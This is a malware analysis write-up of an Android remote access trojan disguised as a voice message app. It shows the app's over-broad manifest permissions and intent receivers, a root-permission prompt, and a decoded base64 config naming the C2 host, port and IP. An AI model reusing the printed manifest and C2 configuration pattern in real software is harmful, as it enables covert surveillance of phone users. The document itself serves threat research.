
Going back to (AndroidManifest.xml) file, the malware register itself as receiver of almost all intents and request almost all permissions available in Android system!


AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole
File Edit View Bookmarks Settings Help
Voice Massege : vim

```
        <receiver android:enabled="true" android:name="com.google.app.main.TurnOnReciver">
            <intent-filter>
                <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
                <action android:name="android.app.action.ACTION_PASSWORD_CHANGED"/>
                <action android:name="android.app.action.ACTION_PASSWORD_FAILED"/>
                <action android:name="android.app.action.ACTION_PASSWORD_SUCCEEDED"/>
                <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
                <action android:name="android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED"/>
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
                <action android:name="android.bluetooth.a2dp.action.SINK_STATE_CHANGED"/>
                <action android:name="android.bluetooth.adapter.action.DISCOVERY_FINISHED"/>
                <action android:name="android.bluetooth.adapter.action.DISCOVERY_STARTED"/>
                <action android:name="android.bluetooth.adapter.action.LOCAL_NAME_CHANGED"/>
                <action android:name="android.bluetooth.adapter.action.SCAN_MODE_CHANGED"/>
                <action android:name="android.bluetooth.adapter.action.STATE_CHANGED"/>
                <action android:name="android.bluetooth.device.action.ACL_CONNECTED"/>
                <action android:name="android.bluetooth.device.action.ACL_DISCONNECTED"/>
                <action android:name="android.bluetooth.device.action.ACL_DISCONNECT_REQUESTED"/>
                <action android:name="android.bluetooth.device.action.BOND_STATE_CHANGED"/>
                <action android:name="android.bluetooth.device.action.CLASS_CHANGED"/>
                <action android:name="android.bluetooth.device.action.FOUND"/>
                <action android:name="android.bluetooth.device.action.NAME_CHANGED"/>
                <action android:name="android.bluetooth.devicepicker.action.DEVICE_SELECTED"/>
                <action android:name="android.bluetooth.devicepicker.action.LAUNCH"/>
                <action android:name="android.bluetooth.headset.action.AUDIO_STATE_CHANGED"/>
                <action android:name="android.bluetooth.headset.action.STATE_CHANGED"/>
                <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
                <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
                <action android:name="android.intent.action.ACTION_SHUTDOWN"/>
                <action android:name="android.intent.action.AIRPLANE_MODE"/>
                <action android:name="android.intent.action.BATTERY_CHANGED"/>
                <action android:name="android.intent.action.BATTERY_LOW"/>
                <action android:name="android.intent.action.BATTERY_OKAY"/>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                                                                                      70,1          15%
```


AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole
File Edit View Bookmarks Settings Help
Voice Massege : vim


```
    <uses-permission android:name="com.android.voicemail.permission.WRITE_VOICEMAIL"/>
    <uses-permission android:name="android.permission.WRITE_USER_DICTIONARY"/>
    <uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_SOCIAL_STREAM"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_PROFILE"/>
    <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.USE_SIP"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
    <uses-permission android:name="android.permission.TRANSMIT_IR"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_WRITE"/>
    <uses-permission android:name="android.permission.SUBSCRIBED_FEEDS_READ"/>
    <uses-permission android:name="android.permission.SIGNAL_PERSISTENT_PROCESSES"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.SET_TIME_ZONE"/>
    <uses-permission android:name="android.permission.SET_PROCESS_LIMIT"/>
    <uses-permission android:name="android.permission.SET_DEBUG_APP"/>
    <uses-permission android:name="android.permission.SET_ANIMATION_SCALE"/>
    <uses-permission android:name="android.permission.SET_ALWAYS_FINISH"/>
    <uses-permission android:name="com.android.alarm.permission.SET_ALARM"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.SEND_RESPOND_VIA_MESSAGE"/>
    <uses-permission android:name="android.permission.RESTART_PACKAGES"/>
    <uses-permission android:name="android.permission.REORDER_TASKS"/>
                                                                                 217,1         74%
```


AndroidManifest.xml (~/voicemessage/Voice Massege) - VIM — Konsole
File
Edit
View
Bookmarks
Settings
Help
Voice Massege : vim

```
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_MMS"/>
    <uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="com.android.voicemail.permission.READ_VOICEMAIL"/>
    <uses-permission android:name="android.permission.READ_SYNC_STATS"/>
    <uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_SOCIAL_STREAM"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_CALENDAR"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.NFC"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.MEDIA_CONTENT_CONTROL"/>
    <uses-permission android:name="android.permission.MANAGE_DOCUMENTS"/>
    <uses-permission android:name="android.permission.MANAGE_ACCOUNTS"/>
    <uses-permission android:name="android.permission.LOCATION_HARDWARE"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
    <uses-permission android:name="android.permission.GET_TOP_ACTIVITY_INFO"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.FLASHLIGHT"/>
                                                                        253,1         89%
```

The malware can access location, network state, battery status, Bluetooth, camera, capturing audio, internet, …, etc.

After launching the malicious application for the first time, it checks if the Android device is rooted or not and if rooted, it asks for root permission.


Genymotion for personal use - Samsung Galaxy Note 3 - 4.3 - API 18 - 108...
3:11
Superuser Request
free for personal use

URL Shortener is requesting Superuser access.


Warning: If you do not understand this, you should deny the request.

URL Shortener

Developer Warning:
android.permission.ACCESS_SUPERUSER
not declared in manifest.

● This time only
○ Remember choice for 10 minutes
○ Remember choice forever

Carrying on the reverse engineering of the malware, we found a file called “**config.json**” which is a base64 encoded json file containing the configuration of the malware and its Command and Control **(C2)**. The characteristics of the malware (“a.txt” and “config.json” files) and the functionality of it is very similar to JSocket and AlienSpy famous Android Remote Access Tools (RATs).



root@Cyberkov: ~/voicemessage/Voice Massege/res/raw — Konsole
File Edit View Bookmarks Settings Help
raw : bash

```
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@Cyberkov:~/voicemessage# ls
Voice Massege  Voice Massege.apk
root@Cyberkov:~/voicemessage# cd Voice\ Massege/
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@Cyberkov:~/voicemessage/Voice Massege# vim AndroidManifest.xml
root@Cyberkov:~/voicemessage/Voice Massege# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@Cyberkov:~/voicemessage/Voice Massege# cd res
root@Cyberkov:~/voicemessage/Voice Massege/res# ls
drawable          drawable-mdpi-v4   raw        values-en  values-ru      xml
drawable-hdpi-v4  drawable-xhdpi-v4  values     values-fi  values-sv
drawable-ldpi-v4  layout             values-de  values-fr  values-sv-rFI
root@Cyberkov:~/voicemessage/Voice Massege/res# cd raw
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# ls
a.txt  config.json
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# cat config.json && echo
eyJORVRXT1JLIjpbeyJQT1JUIjo2NDYzMSwiRE5TIjoid2lubWVpZi5teXEtc2VlLmNvbSJ9XSwiSU5TVEFMTCI6ZmFsc2UsIlBMVUdJTl
9GT0xERVIiOiJSQUtNSWlWZHJIdSIsIkpSRV9GT0xERVIiOiJYeU15Z0UiLCJKQVJfRk9MREVSIjoicXVtb1F2Z29zdGwiLCJKQVJfRVhU
RU5TSU9OIjoiSVZkaGlHIiwiREVMQVlfSU5TVEFMTCI6MiwiTklDS05BTUUiOiJVc2VyIiwiVk1XQVJFIjpmYWxzZSwiUExVR0lOX0VYVE
VOU0lPTiI6InZabEtXIiwiSkFSX05BTUUiOiJIUWdFTnhrZEdMeCIsIkpBUl9SRUdJU1RSWSI6ImRmUUhIZ1JOT3ZUIiwiREVMQVlfQ090
TkVDVCI6MSwiVkJPWCI6ZmFsc2V9
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# base64 -d config.json && echo
{"NETWORK":[{"PORT":64631,"DNS":"winmeif.myq-see.com"}],"INSTALL":false,"PLUGIN_FOLDER":"RAKMIiVdrHu","JRE
_FOLDER":"XyMygE","JAR_FOLDER":"qumoQvgostl","JAR_EXTENSION":"IVdhiG","DELAY_INSTALL":2,"NICKNAME":"User",
"VMWARE":false,"PLUGIN_EXTENSION":"vZlKW","JAR_NAME":"HQgENxkdGLx","JAR_REGISTRY":"dfQHHgRNOvT","DELAY_CON
NECT":1,"VBOX":false}
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# 
```


Decoding the “config.json” file using base64 decoder shows that the C2 hostname/domain is:

winmeif.myq-see.com using the port **64631**

Resolving the hostname gives: **41.208.110.46** which is a static Libyan IP address owned by **Libya Telecom and Technology Backbone**.


root@Cyberkov: ~/voicemessage/Voice Massege/res/raw — Konsole
File
Edit
View
Bookmarks
Settings
Help

```
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/Voice Massege/res/raw# 
```




Geolocation data from IP2Location (Product: DB6, updated on 2016-8-1)

IP Address	Country	Region	City
41.208.110.46	Libya 🟩	Tarabulus	Tripoli
ISP	**Organization**	**Latitude**	**Longitude**
Libya Telecom and Technology Backbone L.L Pool	Not Available	32.875190734863	13.187459945679

Geolocation data from ipinfo.io (Product: API, real-time)

IP Address	Country	Region	City
41.208.110.46	Libya 🟩	Not Available	Not Available
ISP	**Organization**	**Latitude**	**Longitude**
General Post and Telecommunication Company (GPTC)	Libya Telecom and Technology Backbone L.L Pool	25.0000	17.0000

Going back to the domain/hostname used by the Libyan Scorpions hacking group, it appears that **myq-see.com** is a dynamic DNS service open for the public.




Welcome to myq-see.com

Create a user account or choose existing users below to begin.

DDNS account creation.

NEW USER REGISTRATION	
EMAIL ADDRESS	
PASSWORD	
PASSWORD CONFIRM	
FIRST NAME	
LAST NAME	
SECURITY QUESTION.	My first phone number.
ANSWER	
CONFIRM YOU'RE HUMAN	3+9= New Captcha

Scrolling down the web page, it is created by Q-See which is a company that sells cameras and it seems that Q-See published this service to help their customers to connect to their IP cameras regardless of IP changes.



Create a user account or choose existing users below to begin.


DDNS account creation.

NEW USER REGISTRATION	
EMAIL ADDRESS	
PASSWORD	
PASSWORD CONFIRM	
FIRST NAME	
LAST NAME	
SECURITY QUESTION.	My first phone number.
ANSWER	
CONFIRM YOU'RE HUMAN	3+9= New Captcha Solve the problem above.

